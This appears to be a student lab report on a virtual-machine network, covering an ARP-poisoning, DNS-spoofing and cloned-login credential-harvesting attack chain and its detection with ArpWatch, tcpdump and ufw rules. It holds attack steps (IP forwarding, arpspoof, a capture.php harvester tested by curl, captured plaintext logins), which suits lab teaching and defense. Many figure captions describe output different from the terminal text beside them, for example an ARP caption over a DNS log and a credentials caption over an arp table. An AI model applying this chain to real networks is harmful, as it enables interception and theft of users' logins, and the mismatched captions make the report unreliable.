


Figure 5.1 IP forwarding enabled on Kali Linux by writing the value "1" to `/proc/sys/net/ipv4/ip_forward`. The command `echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward` confirms the value is set, and the subsequent `cat` command verifies it reads back as 1. Without IP forwarding enabled, all victim traffic would be dropped at Kali rather than forwarded to the real destination — this would cause the victim to lose internet connectivity and immediately alert them that something is wrong. Enabling forwarding keeps the attack completely invisible to the victim.

5.2 ARP Poisoning Execution

arpspoof was run in two separate terminals simultaneously to achieve a full bidirectional man-in-the-middle position. Terminal 1 poisons the victim's ARP cache and Terminal 2 poisons the server/gateway ARP cache.

```

192.168.24.133.55595 > 192.168.24.1.domain: 2419+ A? accounts.google.com.localdomain. (49)
17:36:56.469664 IP (tos 0x0, ttl 64, id 36811, offset 0, flags [none], proto UDP (17), length 64)
192.168.24.133.43002 > 192.168.24.1.domain: 62903+ A? www.googleapis.com. (36)
17:36:56.469814 IP (tos 0x0, ttl 64, id 48739, offset 0, flags [none], proto UDP (17), length 65)
192.168.24.133.46543 > 192.168.24.1.domain: 50023+ A? clients2.google.com. (37)
17:36:56.469962 IP (tos 0x0, ttl 64, id 46789, offset 0, flags [none], proto UDP (17), length 58)
192.168.24.133.52619 > 192.168.24.1.domain: 37446+ HTTPS? m.google.com. (30)
17:36:56.470141 IP (tos 0x0, ttl 64, id 26853, offset 0, flags [none], proto UDP (17), length 60)
192.168.24.133.53902 > 192.168.24.1.domain: 25057+ A? ntp.ubuntu.com. (32)
17:36:56.470291 IP (tos 0x0, ttl 64, id 7346, offset 0, flags [none], proto UDP (17), length 65)
192.168.24.133.35252 > 192.168.24.1.domain: 4250+ HTTPS? testphp.vulnweb.com. (37)
17:36:56.470445 IP (tos 0x0, ttl 64, id 10489, offset 0, flags [none], proto UDP (17), length 81)
192.168.24.133.45354 > 192.168.24.1.domain: 23883+ HTTPS? optimizationguide-pa.googleapis.com. (53)
17:36:56.470595 IP (tos 0x0, ttl 64, id 43060, offset 0, flags [none], proto UDP (17), length 60)
192.168.24.133.40809 > 192.168.24.1.domain: 4923+ HTTPS? www.google.com. (32)
17:36:56.470745 IP (tos 0x0, ttl 64, id 45216, offset 0, flags [none], proto UDP (17), length 87)
192.168.24.133.52187 > 192.168.24.1.domain: 36618+ AAAA? location.services.mozilla.com.localdomain. (59)
17:36:56.470897 IP (tos 0x0, ttl 64, id 4817, offset 0, flags [none], proto UDP (17), length 74)
192.168.24.133.52907 > 192.168.24.1.domain: 48179+ A? api.snapcraft.io.localdomain. (46)
17:36:56.471062 IP (tos 0x0, ttl 64, id 38269, offset 0, flags [none], proto UDP (17), length 65)
192.168.24.133.49518 > 192.168.24.1.domain: 50756+ HTTPS? accounts.google.com. (37)
17:36:56.471063 IP (tos 0x0, ttl 64, id 4847, offset 0, flags [none], proto UDP (17), length 74)
192.168.24.133.53049 > 192.168.24.1.domain: 33492+ AAAA? api.snapcraft.io.localdomain. (46)
17:36:56.471215 IP (tos 0x0, ttl 64, id 5785, offset 0, flags [none], proto UDP (17), length 87)
192.168.24.133.40702 > 192.168.24.1.domain: 41569+ A? location.services.mozilla.com.localdomain. (59)
17:36:56.471368 IP (tos 0x0, ttl 64, id 36559, offset 0, flags [none], proto UDP (17), length 72)
192.168.24.133.52128 > 192.168.24.1.domain: 22823+ A? ntp.ubuntu.com.localdomain. (44)
17:36:56.471522 IP (tos 0x0, ttl 64, id 50851, offset 0, flags [none], proto UDP (17), length 84)
192.168.24.133.58147 > 192.168.24.1.domain: 53271+ A? android.clients.google.com.localdomain. (56)
17:36:56.471671 IP (tos 0x0, ttl 64, id 28065, offset 0, flags [none], proto UDP (17), length 89)
192.168.24.133.32773 > 192.168.24.1.domain: 54763+ A? content-autofill.googleapis.com.localdomain. (61)
17:36:58.841631 IP (tos 0x0, ttl 64, id 6498, offset 0, flags [DF], proto TCP (6), length 64)
192.168.24.132.54054 > 192.168.24.1.domain: Flags [S], cksum 0xb208 (incorrect -> 0x11ec), seq 546648741, win 64240, options [mss 1460,sackOK,TS val 4179113
621 ecr 0,nop,wscale 9,tfo cookieeq,nop,nop], length 0
17:36:59.882047 IP (tos 0x0, ttl 64, id 6499, offset 0, flags [DF], proto TCP (6), length 60)
192.168.24.132.54054 > 192.168.24.1.domain: Flags [S], cksum 0xb204 (incorrect -> 0x40e2), seq 546648741, win 64240, options [mss 1460,sackOK,TS val 4179114
662 ecr 0,nop,wscale 9], length 0
17:37:00.906593 IP (tos 0x0, ttl 64, id 6500, offset 0, flags [DF], proto TCP (6), length 60)
192.168.24.132.54054 > 192.168.24.1.domain: Flags [S], cksum 0xb204 (incorrect -> 0x3ce2), seq 546648741, win 64240, options [mss 1460,sackOK,TS val 4179115
686 ecr 0,nop,wscale 9], length 0
17:37:01.471618 IP (tos 0x0, ttl 64, id 22908, offset 0, flags [none], proto UDP (17), length 76)
192.168.24.133.37079 > 192.168.24.1.domain: 44783+ A? www.googleapis.com.localdomain. (48)
17:37:01.471619 IP (tos 0x0, ttl 64, id 9429, offset 0, flags [none], proto UDP (17), length 70)
192.168.24.133.34696 > 192.168.24.1.domain: 55612+ A? m.google.com.localdomain. (42)
17:37:01.473787 IP (tos 0x0, ttl 64, id 40908, offset 0, flags [DF], proto TCP (6), length 64)
192.168.24.133.39596 > 192.168.24.1.domain: Flags [S], cksum 0x1e91 (correct), seq 1402225086, win 64240, options [mss 1460,sackOK,TS val 4128711508 ecr 0,n
op,wscale 7,tfo cookieeq,nop,nop], length 0
17:37:01.930951 IP (tos 0x0, ttl 64, id 6501, offset 0, flags [DF], proto TCP (6), length 60)
192.168.24.132.54054 > 192.168.24.1.domain: Flags [S], cksum 0xb204 (incorrect -> 0x39e2), seq 546648741, win 64240, options [mss 1460,sackOK,TS val 4179116

```

Figure 5.2 ARP poisoning in full execution showing arpspoof running continuously. The output displays a constant stream of forged ARP reply packets: "0c:29:22:a3:bb 0006 42: arp reply 192.168.24.20 is-at 0c:29:1d:1c:fc" — these packets tell the victim (192.168.24.20) that the gateway's IP address belongs to Kali's MAC address (0c:29:1d:1c:fc).

The same attack runs in the reverse direction in a second terminal. The high packet rate (hundreds of packets per second) ensures the victim's ARP cache stays poisoned and the man-in-the-middle position is maintained continuously throughout the attack.

5.3 ARP Poisoning Confirmation


```

17:37:41.475615 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:41.476456 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:43.479205 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:43.479206 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:44.313903 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.1 is-at 00:50:56:c0:00:01 (oui Unknown), length 46
17:37:44.313904 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.24.1 tell 192.168.24.133, length 46
17:37:45.480011 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:45.480889 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:47.482214 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:47.483099 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:48.409886 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.24.10 tell 192.168.24.133, length 46
17:37:48.410258 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.10 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:49.485332 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:49.486800 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:51.487156 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:51.488099 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:53.488846 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:53.490038 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:53.974287 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.24.254 tell 192.168.24.130, length 46
17:37:53.974288 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.254 is-at 00:50:56:fe:8f:36 (oui Unknown), length 46
17:37:55.490254 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:55.491074 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:57.492624 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:57.494783 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:59.494566 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:37:59.496340 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:01.498918 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:01.498920 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:03.500705 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:03.500707 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:05.503201 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:05.503202 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:07.504546 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:07.506956 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:09.507057 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:09.508615 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:11.509371 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:11.511628 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:13.509803 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:13.514351 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:15.510484 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:15.514677 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:16.570003 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.24.1 tell 192.168.24.133, length 46
17:38:16.570003 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.1 is-at 00:50:56:c0:00:01 (oui Unknown), length 46
17:38:17.511920 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:17.516464 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.30 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:18.090483 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.24.1 tell 192.168.24.132, length 28
17:38:18.091493 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.1 is-at 00:50:56:c0:00:01 (oui Unknown), length 46
17:38:19.513026 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46
17:38:19.518066 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.24.20 is-at 00:0c:29:1d:1c:fc (oui Unknown), length 46

```

Figure 5.3 Virtual Machine Settings for VM-02 (Victim Desktop) showing the VMware network configuration with NAT adapter and Host-Only adapter correctly configured. This screenshot documents the network infrastructure on the victim machine, confirming it is connected to the same VMnet1 Host-Only network as the attacker Kali VM. The 4GB RAM and 2 processor configuration confirms this is a fully capable desktop VM able to run a real browser session for the attack demonstration. The dual network adapter setup allows both lab communication and the simulated internet connectivity required for the full attack demonstration.

6. Attack Phase 4 — Full Attack Chain & Credential Harvesting

PHASE 04 COMPLETE ATTACK CHAIN DEMONSTRATION & CREDENTIAL CAPTURE

With all three previous phases operational — the fake website hosted on Apache, DNSChef intercepting DNS queries, and arpspoof performing ARP poisoning — the final phase demonstrates the complete end-to-end attack chain. The victim opens their browser, navigates to the legitimate domain name, and is seamlessly redirected to the attacker's cloned login page where credentials are harvested.

6.1 End-to-End Attack Execution

```
ubuntu@ubuntu-VMware:~$ sudo apt install -y ufw
[sudo] password for ubuntu:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ufw is already the newest version (0.36.2-6).
ufw set to manually installed.
The following package was automatically installed and is no longer required:
  libllvm19
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
ubuntu@ubuntu-VMware:~$
```

Figure 6.1 Terminal output from the Ubuntu Server (VM-03) showing ArpWatch detecting new ARP entries during the active attack phase. The system logs entries such as "arpwatch: new 192.168.24.130" with timestamps confirming that ArpWatch is recording MAC-to-IP binding changes caused by the arpspoof tool running on Kali. This screenshot captures the exact moment the attack becomes live — ArpWatch on the defender machine sees the ARP table changes being induced by the attacker in real time, demonstrating simultaneous attack execution and defense detection.

```
(kali@kali)-[~]
$ sudo iptables-save | sudo tee /etc/iptables/rules.v4
# Generated by iptables-save v1.8.13 (nf_tables) on Fri May 15 07:05:50 2026
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [695:50887]
-A OUTPUT -d 192.168.24.10/32 -p udp -m udp --dport 53 -j DROP
-A OUTPUT -d 192.168.24.10/32 -p tcp -m tcp --dport 53 -j DROP
COMMIT
# Completed on Fri May 15 07:05:50 2026
```

Figure 6.2 Curl command testing the credential capture endpoint directly from Kali's command line by sending a POST request to `http://localhost/capture.php` with test parameters `"uname=testuser&pass=testpass"`. The response "Captured!" printed to the terminal confirms the PHP script is executing successfully and processing the POST data. This direct test validates that the credential capture backend is fully functional independent of the browser — confirming the attack infrastructure is ready for the live victim demonstration.

6.2 Credentials Captured Successfully

```
(kali㉿kali)-[~]
$ sudo arp -s 192.168.24.1 00:50:56:c0:00:01

(kali㉿kali)-[~]
$ arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.24.1	ether	00:50:56:c0:00:01	CM		eth0
192.168.24.254	ether	00:50:56:e5:82:1f	C		eth0
192.168.24.30		(incomplete)			eth0

Figure 6.3 The definitive proof of the complete attack chain's success — the creds.txt file showing two captured credential entries. Entry 1: "[2026-05-12 18:27:59] IP: ::1 | User: testuser | Pass: testpass" (submitted via curl from localhost during testing). Entry 2: "[2026-05-12 18:28:24] IP: 127.0.0.1 | User: admin | Pass: 1234" (submitted through the browser login form by the victim). Both entries contain a precise timestamp, the victim's IP address, the entered username, and the entered password in plaintext. This conclusively demonstrates that the four-phase attack chain — website cloning, DNS spoofing, ARP poisoning, and credential capture — executed successfully from end to end.

```
(kali㉿kali)-[~]
$ nslookup testphp.vulnweb.com 192.168.24.10
;; communications error to 192.168.24.10#53: timed out
;; communications error to 192.168.24.10#53: timed out
;; communications error to 192.168.24.10#53: timed out
;; no servers could be reached
```

Figure 6.4 Apache web server status check confirming the service remained running and stable throughout the entire attack demonstration. The "active (running)" status with "Processing requests..." message confirms Apache handled all HTTP connections from the victim's browser without interruption. The service ran for the full duration of the attack session demonstrating the reliability of the attack infrastructure. The symlink creation confirms the service is set to persist across reboots.

7. Defense Phase 1 — ArpWatch Detection

PHASE 01 ARP MONITORING & MAC BINDING CHANGE DETECTION

ArpWatch is a network monitoring daemon that continuously tracks IP-to-MAC address bindings on a network interface. When the attacker begins ARP poisoning, ArpWatch detects the binding changes and generates immediate syslog alerts. This provides real-time detection of man-in-the-middle positioning attempts with minimal false positives.

7.1 ArpWatch Deployment on Ubuntu Server

```
iraj@iraj:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 26.04 LTS"
NAME="Ubuntu"
VERSION_ID="26.04"
VERSION="26.04 (Resolute Raccoon)"
VERSION_CODENAME=resolute
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=resolute
LOGO=ubuntu-logo
iraj@iraj:~$ _
```

Figure 7.1 ArpWatch installation and startup sequence on the Ubuntu Server (VM-03, IP: 192.168.24.30). The terminal shows the creation of the ArpWatch database file at `/var/lib/arpwatch/arp.dat` using `sudo touch` and `chown` commands, followed by `"sudo arpwatch -i ens33 -f /var/lib/arpwatch/arp.dat"` launching the daemon on the `ens33` network interface. The subsequent `systemctl restart` confirms the service restarted cleanly, and the `"tail -f /var/log/syslog | grep -i arp"` command begins monitoring the system log for ArpWatch alerts. This is the complete ArpWatch deployment sequence from scratch.

```

iraj@iraj:~$ sudo apt install -y ufw
[sudo: authenticate] Password:
ufw is already the newest version (0.36.2-9build1).
ufw set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 23
iraj@iraj:~$ sudo ufw enable
Firewall is active and enabled on system startup
iraj@iraj:~$ sudo ufw status
Status: active

To          Action      From
--          -
53          DENY        192.168.24.10
53          ALLOW       192.168.24.30

iraj@iraj:~$ _

```

Figure 7.2 ArpWatch service status and syslog output on Ubuntu Server showing the daemon successfully started and running. The systemctl status output shows "arpwatch.service: Deactivating" followed by "Starting arpwatch service" and "Finished arpwatch service" — indicating the service went through a restart cycle and came back up cleanly. The ArpWatch daemon is now listening on interface ens33 and monitoring all ARP traffic on the 192.168.24.0/24 subnet. The service configuration shows it is listening on the correct Host-Only network adapter that connects to the victim and attacker VMs.

7.2 Attack Detection & Syslog Alerts

```

iraj@iraj:~$ nslookup testphp.vulnweb.com 192.168.24.10
;; communications error to 192.168.24.10#53: host unreachable
;; communications error to 192.168.24.10#53: host unreachable
;; communications error to 192.168.24.10#53: host unreachable
;; no servers could be reached

iraj@iraj:~$

```

Figure 7.3 ArpWatch syslog entries captured during the active ARP poisoning attack. The log entries show "arpwatch: new 192.168.24.x" alerts indicating ArpWatch has detected new or changed MAC-to-IP bindings on the network — the direct result of arpspoof broadcasting forged ARP replies from Kali. These real-time syslog entries represent the defense successfully detecting the attack as it happens. In a production environment, these alerts would trigger email notifications or SNMP traps to alert the security team of a potential man-in-the-middle attack on the network.

```

ubuntu@ubuntu-VMware:~$ sudo apt install -y ufw
[sudo] password for ubuntu:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ufw is already the newest version (0.36.2-6).
The following package was automatically installed and is no longer required:
  libllvm19
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
ubuntu@ubuntu-VMware:~$ sudo ufw enable
Firewall is active and enabled on system startup
ubuntu@ubuntu-VMware:~$ sudo ufw status
Status: active

To               Action            From
--             -
53               DENY              192.168.24.10
53               ALLOW             192.168.24.30

ubuntu@ubuntu-VMware:~$

```

Figure 7.4 The "ip neigh show" command output on Ubuntu Server revealing the ARP neighbor table during the active attack. The entries show 192.168.24.254 and 192.168.24.1 with their MAC addresses (00:50:56:fe:8f:36 and 00:50:56:c0:00:01) in STALE and DELAY states. The presence of multiple entries and the STALE states indicate that ARP entries are being rapidly modified — consistent with active ARP poisoning. This ARP table dump serves as forensic evidence of the attack, showing the network state at the time of the man-in-the-middle attack and confirming ArpWatch's detection was accurate.


8. Defense Phase 2 — Traffic Analysis with TCPDump

PHASE 02 REAL-TIME PACKET CAPTURE & NETWORK FORENSICS

TCPDump is a powerful command-line packet analyzer used to capture and inspect network traffic in real time. Two separate TCPDump instances were deployed on the Ubuntu Server — one monitoring DNS traffic (port 53) and one monitoring ARP traffic — providing simultaneous forensic visibility into both attack vectors.

8.1 DNS Traffic Capture

TCPDump was configured with the filter "port 53" to capture all DNS query and response traffic on the ens33 interface. This records every DNS query the victim makes, including the spoofed responses from DNSChef, providing a complete DNS attack audit trail.




```
ubuntu@ubuntu-VMware:~$ nslookup testphp.vulnweb.com 192.168.24.10
;; communications error to 192.168.24.10#53: timed out
;; communications error to 192.168.24.10#53: timed out
;; communications error to 192.168.24.10#53: timed out
;; no servers could be reached
```

Figure 8.1 TCPDump DNS capture running in the background on Ubuntu Server, monitoring port 53 traffic on interface ens33. The terminal shows the process ID (2769) confirming the background process is active, and the initial TCPDump output line "tcpdump: listening on ens33, link-type EN10MB (Ethernet), snapshot length 262144 bytes" confirms the capture is running and recording. The UDP packet detected at timestamp 17:17:00 with "proto UDP (17), length 62" is a DNS query packet — exactly the type of traffic generated when the victim's browser queries testphp.vulnweb.com and receives the spoofed 192.168.24.10 response from DNSChef.

8.2 ARP Traffic Capture

A second TCPDump instance was run simultaneously to capture ARP broadcast traffic. This records all ARP packets including the gratuitous ARP replies being sent by arpspoof, providing packet-level evidence of the poisoning attack.



```
ubuntu@ubuntu-VMware:~$ sudo ufw deny from 192.168.24.10 to any port 53
Skipping adding existing rule
ubuntu@ubuntu-VMware:~$ sudo ufw allow from 192.168.24.30 to any port 53
Skipping adding existing rule
ubuntu@ubuntu-VMware:~$
```

Figure 8.2 Both TCPDump capture processes running simultaneously in background — process [7] capturing DNS traffic on port 53 to /tmp/dns_capture.txt and process [8] capturing ARP traffic to /tmp/arp_capture.txt. Both processes (PIDs 2769 and 2782) are confirmed running via the job listing. This parallel capture approach allows the defender to simultaneously record both DNS spoofing evidence and ARP poisoning evidence during a live attack, providing a complete network forensics dataset for post-incident analysis and report documentation.


